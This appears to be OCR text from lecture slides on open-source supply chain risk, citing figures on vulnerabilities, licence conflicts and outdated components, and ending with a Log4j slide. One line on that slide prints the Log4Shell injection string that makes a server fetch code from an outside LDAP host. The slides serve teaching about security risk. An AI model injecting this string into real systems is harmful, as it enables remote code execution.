
Issues that need to be managed in software system development



Technical debt increases vulnerability risks.

Source: A Plea to Tool Vendors:
Do Not Mislead How Technical Debt Is Managed
NOVEMBER/DECEMBER 2021,IEEE SOFTWARE

OSS components growth from 2017 till 2019



Vulnerabilities

75%
of codebases contained vulnerabilities

49%
of codebases contained high-risk vulnerabilities

2020 OPEN SOURCE SECURITY AND RISK ANALYSIS REPORT (synopsys)

Licensing

33%
of codebases contained **unlicensed** software


67%
of codebases had **license conflicts**

Operational factors

82%
of codebases had components more than **four years** out of date

88%
of the codebases had components with no development activity in the last **two years**

Fix-Time of OSS weaknesses after recognition





Quelle: Report State of the Software Supply Chain 2020

sonatype

The Zero Day Window is Closing

Source: Adapted from IBM X-Force / Analysis by Gartner Research (September 2016)




ALL MODERN DIGITAL INFRASTRUCTURE
Log4j
${jndi:ldap://ip/exploit}

Apache Log4j Core

The Apache Log4j Implementatio

https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core

License	Apache 2.0
Categories	Logging Frameworks
Tags	logging apache
Ranking	#54 in MvnReposit
Used By	8,172 artifacts

Central (54) | Redhat GA (22) | Redhat EA

